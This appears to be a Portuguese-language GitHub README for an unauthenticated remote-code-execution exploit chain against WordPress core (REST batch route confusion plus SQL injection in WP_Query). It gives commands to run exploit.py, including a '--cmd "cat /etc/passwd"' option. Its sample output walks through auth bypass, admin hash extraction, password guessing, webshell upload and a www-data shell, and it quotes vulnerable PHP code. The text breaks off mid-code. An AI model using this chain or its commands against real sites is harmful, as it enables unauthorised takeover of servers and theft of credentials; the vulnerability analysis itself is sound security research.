
 dungsocool/cve-2026-60137_cve-2026-63030
Exploit de RCE não autenticado no WordPress que combina confusão de rota e injeção de SQL. Script automatizado, configuração de laboratório e análise detalhada de vulnerabilidade fornecidos.

Vulnerabilidade: Confusão de rota em lote REST + Injeção de SQL no WP_Query → RCE completo
CVSS v3.1: 10.0 / 10.0 — CRÍTICA | AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Afetados: WordPress 6.9.0–6.9.4, 7.0.0–7.0.1 | Corrigidos: 6.9.5, 7.0.2``` Zero credentials → Route Confusion → SQLi → Admin → Shell Upload → RCE (www-data)
---

## Início Rápido

### 1. Configurar o Laboratório Vulnerável

**Requisitos:** Docker + Docker Compose```bash
git clone https://github.com/Dungsocool/CVE-2026-60137_CVE-2026-63030.git
cd CVE-2026-60137_CVE-2026-63030

# Start vulnerable WordPress
docker compose up -d

# Wait ~30 seconds for WordPress to initialize, then open:
# http://localhost:8080
pip install requests
python3 exploit.py http://localhost:8080
python3 exploit.py http://localhost:8080 --cmd "cat /etc/passwd"
python3 exploit.py http://localhost:8080 --check-only
### 3. Saída Esperada```

[*] Phase 1: Confirming Route Confusion (CVE-2026-63030)...
[+] Primer triggered: parse_path_failed
[+] Desync confirmed: rest_invalid_handler
[+] Route Confusion CONFIRMED — auth bypass possible

[*] Phase 2: SQL Injection — extracting admin credentials...
[+] Boolean-based blind SQLi CONFIRMED
[+] Admin username: admin
[+] Password hash: $wp$2y$10$...

[*] Phase 3: Attempting login with common passwords...
[+] LOGIN SUCCESS: admin:admin123

[*] Phase 4: Uploading webshell via plugin upload...
[+] Plugin uploaded
[+] Plugin activated

[*] Phase 5: RCE verification...
[+] Shell found at: /wp-content/plugins/shell/shell.php


[+] RCE CONFIRMED!
    uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@target$ _
| Arquivo | Descrição |
|---|---|
README.md | Análise completa da vulnerabilidade e writeup de exploração |
exploit.py | Script de exploit automatizado (acesso zero → RCE em um comando) |
docker-compose.yml | Ambiente de laboratório WordPress vulnerável |
chain-rce.md | Documentação da cadeia RCE automatizada |
images/ | Capturas de tela da exploração manual |
Vulnerabilidade: Execução Remota de Código não autenticada — Confusão de Rota em Lote REST + Injeção de SQL no WP_Query
CVSS v3.1: 10.0 / 10.0 — CRÍTICO
Vetor: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
A CVE-2026-60137 é uma vulnerabilidade de RCE não autenticado no núcleo do WordPress. Ela combina dois bugs independentes em uma cadeia de exploração completa, partindo de acesso zero até o comprometimento total do servidor:
| CVE | Bug | Papel na cadeia |
|---|---|---|
| CVE-2026-63030 | Confusão de Rota em Lote REST | Contorna a autenticação |
| CVE-2026-60137 | Injeção de SQL em author__not_in | Leitura/escrita arbitrária no banco de dados |
Versões afetadas:
Condições de exploração:
→ A grande maioria das instalações do WordPress está vulnerável por padrão.
/wp-json/batch/v1)Permite enviar várias solicitações de API REST em uma única solicitação HTTP:```json POST /wp-json/batch/v1 { "requests": [ {"method": "GET", "path": "/wp/v2/posts/1"}, {"method": "GET", "path": "/wp/v2/users/me"} ] }
Each sub-request is matched with its own handler, and each handler has its own **permission callback**.

### WP_Query — `author__not_in`

Core database query class. The `author__not_in` parameter accepts an array of integers, generating the SQL clause:```sql
AND post_author NOT IN (5, 12, 23)
Cada elemento passa por absint() → mantendo apenas a parte inteira.
wp_parse_url()Wrapper para parse_url(). Ao receber uma URL inválida → retorna WP_Error.```php
wp_parse_url("https://example.com/path") // → OK
wp_parse_url("///") // → WP_Error
## 3. Causa raiz — Bug A: Batch Route Confusion (CVE-2026-63030)

**Arquivo:** `wp-includes/rest-api/class-wp-rest-server.php`

### Código-fonte vulnerável:```php
public function serve_batch_request_v1( WP_REST_Request $batch_request ) {
    $requests = $batch_request->get_json_params()['requests'];
    $matches  = array();

    foreach ( $requests as $i => $single_request ) {
        $parsed = wp_parse_url( $single_request['path'] );

        if ( is_wp_error( $parsed ) ) {
            $responses[ $i ] = $this->error_to_response( $parsed );
            continue;  // ←BUG: $matches[] is NOT appended
        }

        $matches[] = $this->match_request_to_handler( $parsed );
        // ← sequential indices 0, 1, 2... DO NOT match $i when an error occurs
    }

    // Dispatch — this is where the bug comes into play
    $match_index = 0;
    foreach ( $requests as $i => $single_request ) {
        if ( isset( $responses[ $i ] ) ) continue;

        $handler = $matches[ $match_index ];  // ← INDEX IS DESYNCED
        $match_index++;

        // Request[i] runs with the permission callback OF ANOTHER REQUEST
        $permission_callback = $handler['permission_callback'];
        call_user_func( $permission_callback, $single_request );
    }
}
Batch Request: [0]: {"method": "POST", "path": "///"} ← PRIMER (malformed) [1]: {"method": "POST", "path": "/wp/v2/posts", "body": {...}}
Processing: i=0: wp_parse_url("///") → WP_Error → skip → $matches NOT added i=1: wp_parse_url("/wp/v2/posts") → OK → $matches[0] = handler
Dispatch: i=0: skip (already has response) i=1: $handler = $matches[0] → But $matches[0] is NOT the handler meant for request[1] → Incorrect permission callback → bypass authentication
### Por que `"///"` dispara o bug?

Quando o PHP `parse_url()` encontra `"///"`, ele tenta analisá-lo de acordo com a **RFC 3986** — estrutura de URL:```
scheme ://   authority  /       path
  │              │              │
"https"    "localhost:8080"   "/wp/v2/posts"
                 │
             host + port
Quando recebe "///", interpreta-o como:```
// → authority begins (double slash = has host)
/ → empty authority, path begins immediately
→ host = "" (empty)
→ path = "" (empty)
→ scheme = none
Resultado retornado pelo PHP:```
parse_url("///")
// → ["host" => "", "path" => ""]
// or false — depending on PHP version
O WordPress envolve isso em wp_parse_url() → detecta sem esquema válido, sem host válido, sem caminho significativo → retorna WP_Error.
wp_parse_url("///") retorna WP_Error (URL malformada). Esse erro faz com que a requisição seja ignorada no loop que constrói $matches, mas NÃO é ignorada no loop de despacho → o array fica dessincronizado.
Arquivo: wp-includes/class-wp-query.php
class WP_Query { public function get_posts() { global $wpdb;
